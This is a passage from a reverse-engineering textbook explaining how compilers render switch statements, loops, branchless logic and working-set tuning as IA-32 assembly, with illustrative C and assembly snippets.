Compilers have several methods for dealing with switch blocks, depending on how large they are and what range of values they accept. The following sections demonstrate the two most common implementations of *n*-way conditionals: the table implementation and the tree implementation.

Table Implementation

The most efficient approach (from a runtime performance standpoint) for large switch blocks is to generate a pointer table. The idea is to compile each of the code blocks in the `switch` statement, and to record the pointers to each one of those code blocks in a table. Later, when the switch block is executed, the operand on which the switch block operates is used as an index into that pointer table, and the processor simply jumps to the correct code block. Note that this is not a function call, but rather an unconditional jump that goes through a pointer table.

The pointer tables are usually placed right after the function that contains the switch block, but that's not always the case—it depends on the specific compiler used. When a function table *is* placed in the middle of the code section, you pretty much know for a fact that it is a 'switch' block pointer table. Hard-coded pointer tables within the code section aren't really a common sight.

Figure A.11 demonstrates how an *n*-way conditional is implemented using a table. The first case constant in the source code is 1 and the last is 5, so there are essentially five different case blocks to be supported in the table. The default block is not implemented as part of the table because there is no specific value that triggers it—any value that's not within the 1–5 range will make

the program jump to the default block. To efficiently implement the table lookup, the compiler subtracts 1 from `ByteValue` and compares it to 4. If `ByteValue` is above 4, the compiler unconditionally jumps to the default case. Otherwise, the compiler proceeds directly to the unconditional `JMP` that calls the specific conditional block. This `JMP` is the unique thing about table-based n -way conditionals, and it really makes it easy to identify them while reversing. Instead of using an immediate, hard-coded address like pretty much every other unconditional jump you'll run into, this type of `JMP` uses a dynamically calculated memory address (usually bracketed in the disassembly) to obtain the target address (this is essentially the table lookup operation).

When you look at the code for each conditional block, notice how each of the conditional cases ends with an unconditional `JMP` that jumps back to the code that follows the switch block. One exception is case #3, which doesn't terminate with a `break` instruction. This means that when this case is executed, execution will flow directly into case 4. This works smoothly in the table implementation because the compiler places the individual cases sequentially into memory. The code for case number 4 is always positioned right after case 3, so the compiler simply avoids the unconditional `JMP`.

Tree Implementation

When conditions aren't right for applying the table implementation for switch blocks, the compiler implements a binary tree search strategy to reach the desired item as quickly as possible. Binary tree searches are a common concept in computer science.

VALUE RANGES WITH TABLE-BASED N -WAY CONDITIONALS

Usually when you encounter a switch block that is entirely implemented as a single jump table, you can safely assume that there were only very small numeric gaps, if any, between the individual case constants in the source code. If there had been many large numeric gaps, a table implementation would be very wasteful, because the table would have to be very large and would contain large unused regions within it. However, it is sometimes possible for compilers to create more than one table for a single switch block and to have each table contain the addresses for one group of closely valued constants. This can be reasonably efficient assuming that there aren't too many large gaps between the individual constants.




Figure A.11 A table implementation of a switch block.

The general idea is to divide the searchable items into two equally sized groups based on their values and record the range of values contained in each group. The process is then repeated for each of the smaller groups until the individual items are reached. While searching you start with the two large groups and check which one contains the correct range of values (indicating that it would contain your item). You then check the internal division within that group and determine which subgroup contains your item, and so on and so forth until you reach the correct item.

To implement a binary search for switch blocks, the compiler must internally represent the switch block as a tree. The idea is that instead of comparing the provided value against each one of the possible cases in runtime, the compiler generates code that first checks whether the provided value is within the first or second group. The compiler then jumps to another code section that checks the value against the values accepted within the smaller subgroup. This process continues until the correct item is found or until the conditional block is exited (if no case block is found for the value being searched).

Let's take a look at a common switch block implemented in C and observe how it is transformed into a tree by the compiler.

```
switch (Value)
{
    case 120:
        Code...
        break;
    case 140:
        Code...
        break;
    case 501:
        Code...
        break;
    case 1001:
        Code...
        break;
    case 1100:
        Code...
        break;
    case 1400:
        Code...
        break;
    case 2000:
        Code...
        break;
    case 3400:
        Code...
        break;
    case 4100:
        Code...
        break;
};
```


Figure A.12 demonstrates how the preceding switch block can be viewed as a tree by the compiler and presents the compiler-generated assembly code that implements each tree node.




Figure A.12 Tree-implementation of a switch block including assembly language code.

One relatively unusual quality of tree-based n -way conditionals that makes them a bit easier to make out while reading disassembled code is the numerous subtractions often performed on a single register. These subtractions are usually followed by conditional jumps that lead to the specific case blocks (this layout can be clearly seen in the 501_Or_Below case in Figure A.12). The compiler typically starts with the original value passed to the conditional block and gradually subtracts certain values from it (these are usually the case block values), constantly checking if the result is zero. This is simply an efficient way to determine which case block to jump into using the smallest possible code.

Loops

When you think about it, a loop is merely a chunk of conditional code just like the ones discussed earlier, with the difference that it is repeatedly executed, usually until the condition is no longer satisfied. Loops typically (but not always) include a counter of some sort that is used to control the number of iterations left to go before the loop is terminated. Fundamentally, loops in any high-level language can be divided into two categories, pretested loops, which contain logic followed by the loop's body (that's the code that will be repeatedly executed) and posttested loops, which contain the loop body followed by the logic.

Let's take a look at the various types of loops and examine how they are represented in assembly language,

Pretested Loops

Pretested loops are probably the most popular loop construct, even though they are slightly less efficient compared to posttested ones. The problem is that to represent a pretested loop the assembly language code must contain two jump instructions: a conditional branch instruction in the beginning (that will terminate the loop when the condition is no longer satisfied) and an unconditional jump at the end that jumps back to the beginning of the loop. Let's take a look at a simple pretested loop and see how it is implemented by the compiler:

```
c = 0;
while (c < 1000)
{
    array[c] = c;
    c++;
}
```

You can easily see that this is a pretested loop, because the loop first checks that `c` is lower than 1,000 and then performs the loop's body. Here is the assembly language code most compilers would generate from the preceding code:

```

mov     ecx, DWORD PTR [array]
xor     eax, eax
LoopStart:
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart

```

It appears that even though the condition in the source code was located *before* the loop, the compiler saw fit to relocate it. The reason that this happens is that testing the counter *after* the loop provides a (relatively minor) performance improvement. As I've explained, converting this loop to a posttested one means that the compiler can eliminate the unconditional JMP instruction at the end of the loop.

There is one potential risk with this implementation. What happens if the counter starts out at an out-of-bounds value? That could cause problems because the loop body uses the loop counter for accessing an array. The programmer was expecting that the counter be tested *before* running the loop body, not after! The reason that this is not a problem in this particular case is that the counter is explicitly initialized to zero before the loop starts, so the compiler *knows* that it is zero and that there's nothing to check. If the counter were to come from an unknown source (as a parameter passed from some other, unknown function for instance), the compiler would probably place the logic where it belongs: in the beginning of the sequence.

Let's try this out by changing the above C loop to take the value of counter *c* from an external source, and recompile this sequence. The following is the output from the Microsoft compiler in this case:

```

mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
cmp     eax, 1000
jge     EndOfLoop
LoopStart:
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart
EndOfLoop:

```

It seems that even in this case the compiler is intent on avoiding the two jumps. Instead of moving the comparison to the beginning of the loop and adding an unconditional jump at the end, the compiler leaves everything as it is and simply adds another condition at the beginning of the loop. This initial check (which only gets executed once) will make sure that the loop is not entered if the counter has an illegal value. The rest of the loop remains the same.

For the purpose of this particular discussion a `for` loop is equivalent to a pretested loop such as the ones discussed earlier.

Posttested Loops

So what kind of an effect do posttested loops implemented in the high-level realm actually have on the resulting assembly language code if the compiler produces posttested sequences anyway? Unsurprisingly—very little.

When a program contains a `do...while()` loop, the compiler generates a very similar sequence to the one in the previous section. The only difference is that with `do...while()` loops the compiler never has to worry about whether the loop's conditional statement is expected to be satisfied or not in the first run. It is placed at the end of the loop anyway, so it must be tested anyway. Unlike the previous case where changing the starting value of the counter to an unknown value made the compiler add another check before the beginning of the loop, with `do...while()` it just isn't necessary. This means that with posttested loops the logic is always placed after the loop's body, the same way it's arranged in the source code.

Loop Break Conditions

A loop break condition occurs when code inside the loop's body terminates the loop (in C and C++ this is done using the `break` keyword). The `break` keyword simply interrupts the loop and jumps to the code that follows. The following assembly code is the same loop you've looked at before with a conditional `break` statement added to it:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     AfterLoop
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
cmp     eax, 1000
jl      LoopStart
AfterLoop:
```

This code is slightly different from the one in the previous examples because even though the counter originates in an unknown source the condition is only checked at the end of the loop. This is indicative of a posttested loop. Also, a new check has been added that checks the current array item before it is

initialized and jumps to `AfterLoop` if it is nonzero. This is your `break` statement—simply an elegant name for the good old `goto` command that was so popular in “lesser” programming languages.

For this you can easily deduce the original source to be somewhat similar to the following:

```
do
{
    if (array[c])
        break;

    array[c] = c;
    c++;
} while (c < 1000);
```

Loop Skip-Cycle Statements

A loop skip-cycle statement is implemented in C and C++ using the `continue` keyword. The statement skips the current iteration of the loop and jumps straight to the loop’s conditional statement, which decides whether to perform another iteration or just exit the loop. Depending on the specific type of the loop, the counter (if one is used) is usually not incremented because the code that increments it is skipped along with the rest of the loop’s body. This is one place where `for` loops differ from `while` loops. In `for` loops, the code that increments the counter is considered part of the loop’s logical statement, which is why `continue` doesn’t skip the counter increment in such loops. Let’s take a look at a compiler-generated assembly language snippet for a loop that has a skip-cycle statement in it:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     NextCycle
mov     DWORD PTR [ecx+eax*4], eax
add     eax, 1
NextCycle:
cmp     eax, 1000
jl      SHORT LoopStart
```

This code sample is the same loop you’ve been looking at except that the condition now invokes the `continue` command instead of the `break` command. Notice how the condition jumps to `NextCycle` and skips the incrementing of the counter. The program then checks the counter’s value and jumps back to the beginning of the loop if the counter is lower than 1,000.

Here is the same code with a slight modification:

```
mov     eax, DWORD PTR [c]
mov     ecx, DWORD PTR [array]
LoopStart:
cmp     DWORD PTR [ecx+eax*4], 0
jne     NextCycle
mov     DWORD PTR [ecx+eax*4], eax
NextCycle:
add     eax, 1
cmp     eax, 1000
jl      SHORT LoopStart
```

The only difference here is that `NextCycle` is now placed earlier, before the counter-incrementing code. This means that unlike before, the `continue` statement will increment the counter *and* run the loop's logic. This indicates that the loop was probably implemented using the `for` keyword. Another way of implementing this type of sequence without using a `for` loop is by using a `while` or `do...while` loop and incrementing the counter *inside* the conditional statement, using the `++` operator. In this case, the logical statement would look like this:

```
do { ... } while (++c < 1000);
```

Loop Unrolling

Loop unrolling is a code-shaping level optimization that is not CPU- or instruction-set-specific, which means that it is essentially a restructuring of the high-level code aimed at producing more efficient machine code. The following is an assembly language example of a partially unrolled loop:

```
xor     ecx,ecx
pop     ebx
lea     ecx,[ecx]
LoopStart:
mov     edx,dword ptr [esp+ecx*4+8]
add     edx,dword ptr [esp+ecx*4+4]
add     ecx,3
add     edx,dword ptr [esp+ecx*4-0Ch]
add     eax,edx
cmp     ecx,3E7h
jl      LoopStart
```

This loop is clearly a partially unrolled loop, and the best indicator that this is the case is the fact that the counter is incremented by three in each iteration. Essentially what the compiler has done is it duplicated the loop's body three

times, so that each iteration actually performs the work of three iterations instead of one. The counter incrementing code has been corrected to increment by 3 instead of 1 in each iteration. This is more efficient because the loop's overhead is greatly reduced—instead of executing the `CMP` and `JL` instructions `0x3e7` (999) times, they will only be executed `0x14d` (333) times.

A more aggressive type of loop unrolling is to simply eliminate the loop altogether and actually duplicate its body as many times as needed. Depending on the number of iterations (and assuming that number is known in advance), this may or may not be a practical approach.

Branchless Logic

Some optimizing compilers have special optimization techniques for generating *branchless logic*. The main goal behind all of these techniques is to eliminate or at least reduce the number of conditional jumps required for implementing a given logical statement. The reasons for wanting to reduce the number of jumps in the code to the absolute minimum is explained in the section titled “Hardware Execution Environments in Modern Processors” in Chapter 2. Briefly, the use of a processor pipeline dictates that when the processor encounters a conditional jump, it must guess or predict whether the jump will take place or not, and based on that guess decide which instructions to add to the end of the pipeline—the ones that immediately follow the branch or the ones at the jump's target address. If it guesses wrong, the entire pipeline is emptied and must be refilled. The amount of time wasted in these situations heavily depends on the processor's internal design and primarily on its pipeline length, but in most pipelined CPUs refilling the pipeline is a highly expensive operation.

Some compilers implement special optimizations that use sophisticated arithmetic and conditional instructions to eliminate or reduce the number of jumps required in order to implement logic. These optimizations are usually applied to code that conditionally performs one or more arithmetic or assignment operations on operands. The idea is to convert the two or more conditional execution paths into a single sequence of arithmetic operations that result in the same data, but without the need for conditional jumps.

There are two major types of branchless logic code emitted by popular compilers. One is based on converting logic into a purely arithmetic sequence that provides the same end result as the original high-level language logic. This technique is very limited and can only be applied to relatively simple sequences. For slightly more involved logical statements, compilers sometimes employ special conditional instructions (when available on the target CPU). The two primary approaches for implementing branchless logic are discussed in the following sections.

Pure Arithmetic Implementations

Certain logical statements can be converted directly into a series of arithmetic operations, involving no conditional execution whatsoever. These are elegant mathematical tricks that allow compilers to translate branched logic in the source code into a simple sequence of arithmetic operations. Consider the following code:

```
mov     eax, [ebp - 10]
and     eax, 0x00001000
neg     eax
sbb     eax, eax
neg     eax
ret
```

The preceding compiler-generated code snippet is quite common in IA-32 programs, and many reversers have a hard time deciphering its meaning. Considering the popularity of these sequences, you should go over this sample and make sure you understand how it works.

The code starts out with a simple logical *AND* of a local variable with 0x00001000, storing the result into *EAX* (the *AND* instruction always sends the result to the first, left-hand operand). You then proceed to a *NEG* instruction, which is slightly less common. *NEG* is a simple negation instruction, which reverses the sign of the operand—this is sometimes called two’s complement. Mathematically, *NEG* performs a simple

```
Result = -(Operand);
```

operation. The interesting part of this sequence is the *SBB* instruction. *SBB* is a subtraction with borrow instruction. This means that *SBB* takes the second (right-hand) operand and adds the value of *CF* to it and then subtracts the result from the first operand. Here’s a pseudocode for *SBB*:

```
Operand1 = Operand1 - (Operand2 + CF);
```

Notice that in the preceding sample *SBB* was used on a single operand. This means that *SBB* will essentially subtract *EAX* from itself, which of course is a mathematically meaningless operation if you disregard *CF*. Because *CF* is added to the second operand, the result will depend solely on the value of *CF*. If *CF* == 1, *EAX* will become -1. If *CF* == 0, *EAX* will become zero. It should be obvious that the value of *EAX* after the first *NEG* was irrelevant. It is immediately lost in the following *SBB* because it subtracts *EAX* from itself. This raises the question of *why* did the compiler even bother with the *NEG* instruction?

The Intel documentation states that beyond reversing the operand’s sign, *NEG* will also set the value of *CF* based on the value of the operand. If the operand is zero when *NEG* is executed, *CF* will be set to zero. If the operand is

nonzero, CF will be set to one. It appears that some compilers like to use this additional functionality provided by NEG as a clever way to check whether an operand contains a zero or nonzero value. Let's quickly go over each step in this sequence:

- Use NEG to check whether the source operand is zero or nonzero. The result is stored in CF.
- Use SBB to transfer the result from CF back to a usable register. Of course, because of the nature of SBB, a nonzero value in CF will become -1 rather than 1. Whether that's a problem or not depends on the nature of the high-level language. Some languages use 1 to denote True, while others use -1.
- Because the code in the sample came from a C/C++ compiler, which uses 1 to denote True, an additional NEG is required, except that this time NEG is actually employed for reversing the operand's sign. If the operand is -1, it will become 1. If it's zero it will of course remain zero.

The following is a pseudocode that will help clarify the steps described previously:

```
EAX = EAX & 0x00001000;
if (EAX)
    CF = 1;
else
    CF = 0;

EAX = EAX - (EAX + CF);
EAX = -EAX;
```

Essentially, what this sequence does is check for a particular bit in EAX (0x00001000), and returns 1 if it is set or zero if it isn't. It is quite elegant in the sense that it is purely arithmetic—there are no conditional branch instructions involved. Let's quickly translate this sequence back into a high-level C representation:

```
if (LocalVariable & 0x00001000)
    return TRUE;
else
    return FALSE;
```

That's much more readable, isn't it? Still, as reversers we're often forced to work with such less readable, unattractive code sequences as the one just dissected. Knowing and understanding these types of low-level tricks is very helpful because they are very frequently used in compiler-generated code.

Let's take a look at another, slightly more involved, example of how high-level logical constructs can be implemented using pure arithmetic:

```
call    SomeFunc
sub     eax, 4
neg     eax
sbb     eax, eax
and     al, -52
add     eax, 54
ret
```

You'll notice that this sequence also uses the NEG/SBB combination, except that this one has somewhat more complex functionality. The sequence starts by calling a function and subtracting 4 from its return value. It then invokes NEG and SBB in order to perform a zero test on the result, just as you saw in the previous example. If after the subtraction the return value from `SomeFunc` is zero, SBB will set EAX to zero. If the subtracted return value is nonzero, SBB will set EAX to -1 (or 0xffffffff in hexadecimal).

The next two instructions are the clever part of this sequence. Let's start by looking at that AND instruction. Because SBB is going to set EAX either to zero or to 0xffffffff, we can consider the following AND instruction to be similar to a conditional assignment instruction (much like the CMOV instruction discussed later). By ANDing EAX with a constant, the code is essentially saying: "if the result from SBB is zero, do nothing. If the result is -1, set EAX to the specified constant." After doing this, the code unconditionally adds 54 to EAX and returns to the caller.

The challenge at this point is to try and figure out what this all means. This sequence is obviously performing some kind of transformation on the return value of `SomeFunc` and returning that transformed value to the caller. Let's try and analyze the bottom line of this sequence. It looks like the return value is going to be one of two values: If the outcome of SBB is zero (which means that `SomeFunc`'s return value was 4), EAX will be set to 54. If SBB produces 0xffffffff, EAX will be set to 2, because the AND instruction will set it to -52, and the ADD instruction will bring the value up to 2.

This is a sequence that compares a pair of integers, and produces (without the use of any branches) one value if the two integers are equal and another value if they are unequal. The following is a C version of the assembly language snippet from earlier:

```
if (SomeFunc() == 4)
    return 54;
else
    return 2;
```

Predicated Execution

Using arithmetic sequences to implement branchless logic is a very limited technique. For more elaborate branchless logic, compilers employ *conditional instructions* (provided that such instructions are available on the target CPU architecture). The idea behind conditional instructions is that instead of having to branch to two different code sections, compilers can sometimes use special instructions that are only executed if certain conditions exist. If the conditions aren't met, the processor will simply ignore the instruction and move on. The IA-32 instruction set does not provide a *generic* conditional execution prefix that applies to all instructions. To conditionally perform operations, specific instructions are available that operate conditionally.

Certain CPU architectures such as Intel's IA-64 64-bit architecture actually allow almost any instruction in the instruction set to execute conditionally. In IA-64 (also known as Itanium2) this is implemented using a set of 64 available *predicate registers* that each store a Boolean specifying whether a particular condition is True or False. Instructions can be prefixed with the name of one of the predicate registers, and the CPU will only execute the instruction if the register equals True. If not, the CPU will treat the instruction as a NOP.

The following sections describe the two IA-32 instruction groups that enable branchless logic implementations under IA-32 processor.

Set Byte on Condition (SETcc)

SETcc is a set of instructions that perform the same logical flag tests as the conditional jump instructions (Jcc), except that instead of performing a jump, the logic test is performed, and the result is stored in an operand. Here's a quick example of how this is used in actual code. Suppose that a programmer writes the following line:

```
return (result != FALSE);
```

In case you're not entirely comfortable with C language semantics, the only difference between this and the following line:

```
return result;
```

is that in the first version the function will always return a Boolean. If `result` equals zero it will return one. If not, it will return zero, regardless of what value `result` contains. In the second example, the return value will be whatever is stored in `result`.

Without branchless logic, a compiler would have to generate the following code or something very similar to it:

```
cmp         [result], 0
jne        NotEquals
mov        eax, 0
ret
NotEquals:
mov        eax, 1
ret
```

Using the `SETcc` instruction, compilers can generate branchless logic. In this particular example, the `SETNE` instruction would be employed in the same way as the `JE` instruction was employed in the previous example:

```
xor  eax, eax        // Make sure EAX is all zeros
cmp  [result], 0
setne al
ret
```

The use of the `SETNE` instruction in this context provides an elegant solution. If `result == 0`, `EAX` will be set to zero. If not, it will be set to one. Of course, like `Jcc`, the specific condition in each of the `SETcc` instructions is based on the conditional codes described earlier in this chapter.

Conditional Move (CMOVcc)

The `CMOVcc` instruction is another predicated execution feature in the IA-32 instruction set. It conditionally copies data from the second operand to the first. The specific condition that is checked depends on the specific conditional code used. Just like `SETcc`, `CMOVcc` also has multiple versions—one for each of the conditional codes described earlier in this chapter. The following code demonstrates a simple use of the `CMOVcc` instruction:

```
mov
ecx, 2000
cmp
edx, 0
mov
eax, 1000
cmov
eax, ecx
ret
```

The preceding code (generated by the Intel C/C++ compiler) demonstrates an elegant use of the `CMOVcc` instruction. The idea is that `EAX` must receive one of two different values depending on the value of `EDX`. The implementation

CMOV IN MODERN COMPILERS

CMOV is a pretty unusual sight when reversing an average compiler-generated program. The reason is probably that **CMOV** was not available in the earlier crops of IA-32 processors and was first introduced in the Pentium Pro processor. Because of this, most compilers don't seem to use this instruction, probably to avoid backward-compatibility issues. The interesting thing is that even if they are specifically configured to generate code for the more modern CPUs some compilers still don't seem to want to use it. The two C/C++ compilers that actually use the **CMOV** instruction are the Intel C++ Compiler and GCC (the GNU C Compiler). The latest version of the Microsoft C/C++ Optimizing Compiler (version 13.10.3077) doesn't seem to ever want to use **CMOV**, even when the target processor is explicitly defined as one of the newer generation processors.

loads one of the possible results into ECX and the other into EAX. The code checks EDX against the conditional value (zero in this case), and uses **CMOVE** (conditional move if equals) to conditionally load EDX with the value from ECX if the values are equal. If the condition isn't satisfied, the conditional move won't take place, and so EAX will retain its previous value (1,000). If the conditional move does take place, EAX is loaded with 2,000. From this you can easily deduce that the source code was similar to the following code:

```
if (SomeVariable == 0)
    return 2000;
else
    return 1000;
```

Effects of Working-Set Tuning on Reversing

Working-set tuning is the process of rearranging the layout of code in an executable by gathering the most frequently used code areas in the beginning of the module. The idea is to delay the loading of rarely used code, so that only frequently used portions of the program reside constantly in memory. The benefit is a significant reduction in memory consumption and an improved program startup speed. Working-set tuning can be applied to both programs and to the operating system.

Function-Level Working-Set Tuning

The conventional form of working-set tuning is based on a function-level reorganization. A program is launched, and the working-set tuner program

observes which functions are executed most frequently. The program then reorganizes the order of functions in the binary according to that information, so that the most popular functions are moved to the beginning of the module, and the less popular functions are placed near the end. This way the operating system can keep the “popular code” area in memory and only load the rest of the module as needed (and then page it out again when it’s no longer needed).

In most reversing scenarios function-level working-set tuning won’t have any impact on the reversing process, except that it provides a tiny hint regarding the program: A function’s address relative to the beginning of the module indicates how popular that function is. The closer a function is to the beginning of the module, the more popular it is. Functions that reside very near to the end of the module (those that have higher addresses) are very rarely executed and are probably responsible for some unusual cases such as error cases or rarely used functionality. Figure A.13 illustrates this concept.

Line-Level Working-Set Tuning

Line-level working-set tuning is a more advanced form of working-set tuning that usually requires explicit support in the compiler itself. The idea is that instead of shuffling functions based on their usage patterns, the working-set tuning process can actually shuffle conditional code sections within individual functions, so that the working set can be made even more efficient than with function-level tuning. The working-set tuner records usage statistics for every condition in the program and can actually relocate conditional code blocks to other areas in the binary module.

For reversers, line-level working-set tuning provides the benefit of knowing whether a particular condition is likely to execute during normal runtime. However, not being able to see the entire function in one piece is a major hassle. Because code blocks are moved around beyond the boundaries of the functions to which they belong, reversing sessions on such modules can exhibit some peculiarities. One important thing to pay attention to is that functions are broken up and scattered throughout the module, and that it’s hard to tell when you’re looking at a detached snippet of code that is a part of some unknown function at the other end of the module. The code that sits right before or after the snippet might be totally unrelated to it. One trick that *sometimes* works for identifying the connections between such isolated code snippets is to look for an unconditional `JMP` at the end of the snippet. Often this detached snippet will jump back to the main body of the function, revealing its location. In other cases the detached code chunk will simply return, and its connection to its main function body would remain unknown. Figure A.14 illustrates the effect of line-level working-set tuning on code placement.

